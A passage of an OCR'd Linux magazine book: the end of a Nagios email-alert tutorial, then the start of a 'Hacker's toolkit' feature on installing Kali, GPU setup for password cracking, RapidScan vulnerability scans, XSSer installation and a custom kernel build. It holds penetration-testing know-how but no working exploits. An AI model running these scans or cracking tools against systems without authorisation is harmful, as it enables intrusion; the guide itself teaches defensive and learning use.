    notification_period     24x7
    notifications_enabled   1
}
```

The above service definition block will check the disk space of the root partition on the machine and send a Warn alert when the free space is less than 20% and a Critical alert when the free space goes down 10%. Take a look at the definition in the **/usr/local/nagios/etc/objects/localhost.cfg** file for other definitions for monitoring the host and adapt them as per your requirements.

When you're done defining the host and the services you want to monitor, save the file and reload the *Nagios* configuration with `sudo service nagios reload`.

It might take a couple of seconds for *Nagios* to connect with the host. Fire up the browser and bring up the *Nagios* administration interface. When you now click on the Hosts link, the page will list the newly added ubuntu_host along with localhost. It'll also display the current status of the host and you can click on it for further details.

There are various ways you can check up on the configured services for the host. Click on the Services link in the navigation menu on the left to view a list of all services configured on all the added hosts along with their current status and a brief one-line information. Click on name of the service for a detailed report on that particular service under a particular host.

Repeat this section for every Linux computer in your network that you want to monitor with *Nagios*. Refer to the Monitor Windows hosts box if you wish to keep an eye on the Windows machines in your network as well.

Receive notifications

While *Nagios* automatically keeps an eye on all the hosts you've given it access to, you'll have to head to the administration dashboard to pick up any errors. A better option is to let the monitoring server send you notifications whenever a computer or service in your network isn't functioning properly and requires attention. *Nagios* can for example send you an email when a disk utilisation crosses a certain threshold or a critical service like Samba is down.

Usually this requires setting up a dedicated mail server, which could be a costly and time consuming affair. If you don't mind relying on a public email service, you can use the

Reusable configuration

One of the best features in *Nagios* is known as object inheritance. *Nagios* makes it pretty straightforward to monitor a large number of hosts and services thanks to its ability to use templates that come in handy while setting them up. Thanks to templates you can define the default values for the host and services inside a single file rather than having to retype them constantly.

Just like programmers reuse code to streamline their code and make it more manageable, network admins can reuse configuration for pretty much the same advantages.

The **use** keyword in the host and service definition files points to the templates from which the files will inherit objects. The linux-server and generic-service templates used in the example definitions in the tutorial are defined in the **/usr/local/nagios/etc/objects/templates.cfg** file. The linux-server template sets defaults for aspects like event handling and notifications. The generic-service template works similarly but for individual services rather than hosts. The default values defined in the template file however can be overridden in the individual host definition file.

The **check_command** keyword is also similar in function to the **use** keyword. It points to the commands that are defined in the **/usr/local/nagios/etc/objects/commands.cfg** file. This file contains all the commands for checking various services, such as DHCP, SSH and more.

sendEmail script to ask *Nagios* to email you notifications using a freely available service like Gmail.

As usual, first fetch the components the script relies on with `sudo apt install libio-socket-ssl-perl libnet-ssleay-perl perl`. Once these are installed, fetch the script and extract it:

```
$ wget http://caspian.dotconf.net/menu/Software/SendEmail/sendEmail-v1.56.tar.gz
$ tar xvf sendEmail-v1.56.tar.gz
```

Now change into the extracted folder and copy over the sendEmail script to the folder that houses all the executables and make it one as well:

```
$ sudo cp  sendEmail-v1.56/sendEmail    /usr/local/bin
$ sudo chmod +x /usr/local/bin/sendEmail
```

It's also a good idea to create a log file for the script to write any errors into:

```
$ touch /var/log/sendEmail
$ chmod 666 /var/log/sendEmail
```


If the emails don't show up in your inbox after you've run through this tutorial, check this log file for details with `tail -f /var/log/sendEmail`.

Note that Gmail has dropped support for SSLv3, so you'll have to tweak the script to get it to work. Open **/usr/local/bin/sendEmail** in a text editor and jump down to line 1906. Here drop the SSLv3 bit and change the `SSLv3 TLSv1` line to only read `TLSv1`. Now save and close the file.

You can now test the script by sending an email from the CLI in the following format:

```
$ sendEmail -v -f [senders-email@gmail.com] -s smtp.gmail.com:587 -xu [senders-login-id] -xp [Password-for-senders-login] -t [recipient-email-address@gmail.com] -o tls=yes -u Test email from CLI -m "This really works, eh?!?"
```

Replace the text marked by the `[square brackets]` with the actual email address, login id and password for the sender along with the recipient's email address. If all goes well, the script will send an email from the sender's email account to the recipient's email address.



› Use the Map option from the navigation menu on the left to visualise the hosts on your network.

Once you've tested the script, you'll need to configure *Nagios* to use it to send notification emails via an external SMTP server. First up, add the details about Gmail's SMTP server in the **resource.cfg** file:

```
$ sudo nano /usr/local/nagios/etc/resource.cfg

$USER5$=youremail@gmail.com
$USER7$=smtp.gmail.com:587
$USER9$=senders-login-id
$USER10$=senders-password
```

Save the file and then edit the **command.cfg** file and replace the 'notify-host-by-email' and 'notify-service-by-email' lines to read:

```
# 'notify-host-by-email' command definition
define command{
        command_name notify-host-by-email
        command_line /usr/bin/printf "%b" "***** Notification from Nagios ***** \n\n Notification Type: $NOTIFICATIONTYPE$\n Host: $HOSTNAME$\n State: $HOSTSTATE$\n Address: $HOSTADDRESS$\n Info: $HOSTOUTPUT$
}

# 'notify-service-by-email' command definition
define command{
        command_name notify-service-by-email
        command_line /usr/bin/printf "%b" "***** Notification from Nagios ***** \n\n Notification Type: $NOTIFICATIONTYPE$\n  Service: $SERVICEDESC$\n Host: $HOSTALIAS$\n Address: $HOSTADDRESS$\n State: $SE$
}
```

Here we've defined the template for the notifications that'll be sent out for both the host as well as the service. Double check them before putting them into use by restarting *Nagios* with `service nagios restart` 0.

That's it. If any of the hosts or services within them misbehave, *Nagios* will automatically alert you by sending a notification to the email address specified in the **contacts.cfg** file earlier. Your monitoring server is now all set. You can add more hosts and expand the services it monitors following the relevant sections of the tutorial. Now put your feet up and sip on that pina colada while *Nagios* herds your network on your behalf. ■

HACKER'S MANUAL

2025

HACKER'S MANUAL 2025

Hacking

Take your Linux skills to the next level and beyond

96 Hacker's Toolkit
Discover the tricks used by hackers to help keep your systems safe.

104 Linux on a Linx tablet
Get Linux up and running on a low-cost Windows tablet without the hassle.

108 Multi-boot Linux
Discover the inner workings of Grub and boot lots of OSes from one PC.


112 Build your own custom Ubuntu distro
Why settle for what the existing distrubutions have to offer?

116 LTTng monitoring
Get to know what all your programs are up to by tracing Linux app activity.

120 USB multi-boot
We explain how you can carry multiple distros on a single USB drive.

Hacker's toolkit

After an extended break, alleged hacker Jonni Bidwell emerges from the shadows to teach you the noble art and keep you out of trouble.



High-profile headlines involving the gerund 'hacking' are becoming increasingly common. So it's time for our perennial hacking feature, always a favourite. This isn't all dark glasses and hoodies, though; we don't enforce any kind of dress code. But we do have a comprehensive guide that will get you started with Kali Linux, the ultimate distro for security newbies and penetration-testing professionals alike. We'll get you using coding with Python and using the RapidScan script to automate scans, so you can defend your network. Hacking in its purest sense means using tools (hardware or software) to do things that they weren't initially supposed to do. The term and culture (along with the word 'foo' that proliferates across programming textbooks) originated at a model railway club at MIT. You might want to relive some of that unofficial tweaking spirit by hacking (OK, recompiling) the kernel – the very engine of your Kali install.

Or, if you'd rather not be derailed by train metaphors, we'll also cover keyloggers and have a go at port-scanning with Nmap and password-cracking with John the Ripper. And if that's not enough, we'll finish with a foray into the mighty Metasploit, showing you how it can be used to craft payloads for attacking Android mobile devices. All aboard!

CREDIT: Magictorch

Kali Linux hacking

Kali Linux is jam-packed with everything you need to start your hacking career. Or end it, if you don't obey the law.

Kali Linux is a Debian-based distro that we can guarantee appears in pretty much any 'how to hack' tutorial you might find. It's possible to use it straight from live media; indeed, in the early days, this was the only way to run it. Kali Linux used to run everything as root. This made it a terrible choice for doing anything other than pen-testing work. But now you can install and use it just as you would any other distro, with an unprivileged user account. Certain tools require root to work, but we're already getting ahead of ourselves. Let's get on with the installation.

First, download an ISO from www.kali.org/get-kali. The default Installer image is 3.9GB and has everything you need to get started. There is also a cutting-edge weekly release, a NetInstaller or a full-blown air-gapped install (at a chunky 11GB). If you have an old machine you want to transform into a hacking station, Kali still ships a 32-bit edition. You'll also find live media via the links. And prerolled images for virtual machines, Windows Subsystem for Linux, Android devices, cloud installs, containers and even Raspberry Pi.

But never mind those, we're going with a traditional install. You might want to do this in a virtual machine (VM), but there are caveats. Certain network hijinks require direct access to hardware (particularly Wi-Fi hacking) and brute force password-cracking (see boxout, below) can offload work to graphics cards. Neither of these is readily available in a VM, but the virtual approach obviates the risk of any dual-boot-related mishaps. Kali Linux only supports installation to a complete disk, so if you want to resize partitions and install alongside existing OSes, you're on your own.

Once you've got the ISO, write it to a USB stick using the cross-platform Balena Etcher (https://etcher.io), or your distro's image-writing tool. Or use a DVD if you like legacy media. There's a number of configurations in which Kali can be installed, from a 4GB barebones Xfce install (without any hacking tools), up to over 30GB if you want absolutely everything. See the Installation Sizes page for details. We're going with the default install with the Xfce desktop, which requires 14GB.

Kali Linux has an unrivalled selection of security-related tools and a rather fetching default desktop background.

Boot the USB stick by changing the boot order in the BIOS/UEFI or use its boot menu hotkey (commonly F12 or F10). Kali Linux images are not signed for Secure Boot, so disable that if you see a boot verification error. Choose the graphical installer (unless you have a reason not to) and follow the localisation, network and user setup prompts. See the official installation notes at www.kali.org/docs/installation/hard-disk-install if you get stuck. We'll use the default Guided – Use Entire Disk option, but if you're feeling adventurous, you may want to use LVM (possibly even with an encrypted volume). Even if you're not feeling adventurous, double-check that you select the correct drive here. It and all that resides there will shortly be obliterated. Leave the software selection screen as is if you're happy with the default install, and hit Continue. Finally, check the bootloader settings are correct. If you have GRUB installed on another disk, this should be detected and the installer can update it, otherwise install it on the same disk as Kali. Now we're ready to reboot into Kali.

Installing Nvidia drivers and CUDA

We mentioned that password (or hash) cracking can leverage GPU power for (vastly) increased performance. Setting this up with AMD cards and OpenCL is pretty straightforward, but for Nvidia users, there are some hoops that must be jumped through. CUDA, Nvidia's compute stack, is proprietary and is not supported by the open source Nouveau driver, so we need to replace this with Nvidia's driver. To install CUDA, run:

```
$ sudo apt update
$ sudo apt install -y nvidia-driver
nvidia-cuda-toolkit
```

Now reboot and then run *nvidia-smi* to check that your card has been detected and lit up correctly. You may run into some DPI issue on reboot, in which case check the guidance at **www.kali.org/docs/general-use/install-nvidia-drivers-on-kali-linux**. Install *clinfo* to check CUDA, or indeed OpenCL, is functioning. If so, *John the Ripper* and *Hashcat* should now operate with ferocity.

Python scanning

Kali's smorgasbord of tooling can be overwhelming at first, but we can leverage Python to simplify things.

Having installed Kali, let's get straight to business and do some hacking with Python. Never mind if this is entirely new to you, or if you're already a seasoned coder. We're going to use GitHub user scavngr's RapidScan tool (https://github.com/skavngr/rapidscan) to do some introductory ethical hacking. RapidScan is a good place to start because it automates scanning with hundreds (OK, high tens) of the tools included in Kali Linux. In the repo description's own words, this makes "binge tool scanning" much easier.

Before we go any further, we'll stress what should be obvious: don't be a script kiddie. Don't go running this, or any other tools from Kali, to seek out vulnerabilities on machines that aren't your own, or that you don't have explicit permission to penetration-test. This might get you in a lot of trouble. Especially if you target Linuxformat.com. You're not going to find something exploitable on Microsoft, Google and so on domains. And while we show you how to use hacking tools, we omit to show you what is just as important for black and grey-hat hackers: how to cover your tracks.

That responsible disclaimer out of the way, let's get RapidScan installed. Boot up Kali and log in (username and password are both kali). Then open a terminal window using the shortcut on the top bar. You should update Kali first using the first two commands from the Nvidia box on the previous page, otherwise you'll have problems later. Now let's install the thing with:

```
$ git clone https://github.com/skavngr/rapidscan.git
```

Instead of jumping in and scanning remote hosts, start locally. Use RapidScan to scan the host machine:


```
$ cd ~/rapidscan
$ python rapidscan.py localhost
```

It takes a few seconds to run, then displays a short summary. Don't be alarmed if you see that some vulnerabilities were detected; these are often false positives. Instead, check the log file with:


```
$ cat rs.vul.localhost.2024-03-01
```

The last part of the filename is the date, so use tab-completion if you're too lazy to copy it from the command output. You'll see, for example, that DMitry, a passive email scanner, uses Google to search for public email addresses on the @localhost domain. Your local machine is probably not running any email server, let alone one with accounts detected from Big G. There's also a debug log at rs.dbg.localhost.2024-03-01, for instance. As most users don't (knowingly) run any services on their own machines, it's unlikely RapidScan will turn up anything of interest. So, your next step is to scan your router (which almost certainly is running a web server), which involves executing something like:

```
$ python rapidscan.py 192.168.0.1
```



› We hope you enjoy RapidScan's colourful progress bar as much as we did. Use Ctrl+C to skip any tests that take too long.



› Nikto is one of the many tools used by RapidScan. We've already checked Linuxformat.com, so please leave it be.

Extra tooling

Keen-eyed aspiring hackers might have noticed a warning that a handful of tools RapidScan can avail itself of aren't available. In particular, XSSer, GoLismero, DNSwalk and Uniscan. The output tells you what these tools do, so scroll up to see which ones you want. GoLismero (see https://github.com/golismero/golismero) is a multi-purpose tool that hasn't been updated for four years and still requires Python 2.7. As such, it's difficult to install on Kali (or any modern distro) without royally messing things up, so we won't bother with it here. DNSwalk (https://github.com/davebarr/dnswalk) is an old Perl tool for debugging DNS that probably won't interest beginners. Uniscan (https://sourceforge.net/projects/uniscan) is another old Perl tool that may be of interest, but its age makes it hard to install. That leaves only XSSer, which is all about cross-site scripting. Install XSSer and its dependencies with:

```
$ sudo pip3 install pycurl bs4 pygeoip gobject cairocffi selenium
$ git clone https://github.com/epsylon/xsser.git
$ cd xsser/
$ sudo python setup.py install
```

Custom kernel bashing

Recompiling the kernel is a rite of Linux passage. So, let's install a bleeding-edge kernel or otherwise customise the heart of your distro.

One of the advantages of having Kali Linux installed (as opposed to running it through live media) is that it's much easier to compile a custom kernel. Unless you're an advanced user, there's no practical reason you should be doing this, but it's a great way to gain insight into how the Linux kernel fits together and how customisable it is. These instructions work for almost all Debian-based distributions. A major caveat is that most of these distros (Kali excluded) use Secure Boot certificates, which won't work in a custom kernel without changing some key-related settings. See https://linuxconfig.org/building-kernels-the-debian-way for a more thorough guide.

We need some tooling before we can build our kernel. Fetch this (although most of it should already be installed) with:

```
$ sudo apt install -y build-essential libncurses5-dev fakeroot bc bison libelf-dev libssl-dev xz-utils
```


At the time of writing, Kali (itself based on Debian Testing) is based on version 6.5.6 of the Linux kernel. Check if that's changed by running uname -a , paying attention to the second Debian version string, rather than the first Linux Kali one. On Debian (and derivatives like Kali), there are convenient packages (imaginatively named linux-source) for getting the current kernel sources including customisations and patches, but we'll use a different approach here. You can see exactly what Kali injects into the vanilla kernel by studying the project's GitLab (https://gitlab.com/kalilinux/packages/linux/-/blob/kali/master/debian/patches/series)

Some users are fans of running mainline kernels – those built from official sources at https://kernel.org – without any distro-specific patches. There's a repo for this on Debian (and Ubuntu) systems, which you can find (with the requisite info) at https://github.com/zabbly/linux. Ubuntu also provides the mainline PPA for this. On Debian Stable (which currently uses Kernel 6.1), and to a lesser extent on Ubuntu, building from mainline (or using someone else's mainline build) lets you run a much newer kernel than the distro provides.

So, let's update Kali to the latest mainline release.

ADVENTURE GAMES

"If you're feeling adventurous, you might even want to try the latest release candidate. We are not feeling adventurous."



› Slimline your kernel (and speed up build times) by removing unnecessary items from the Device Drivers section.

As we write this, the latest stable kernel is 6.7.4. As you read this, these numbers will be bigger, so check https://kernel.org and feel free to embiggen the numbers in the code below. If you're feeling adventurous, you might even want to try the latest release candidate (the first listing labelled Mainline on Kernel.org). We are not feeling adventurous. Manually download the kernel sources to a sensible place in your home directory with:

```
$ mkdir ~/linux-source
$ cd ~/linux-source
$ wget https://cdn.kernel.org/pub/linux/kernel/v6.x/linux-6.7.tar.xz
$ wget https://cdn.kernel.org/pub/linux/kernel/v6.x/patch-6.7.4.xz
```

Now unpack the kernel and apply the patch:

```
$ tar xvf linux-6.7.tar.xz
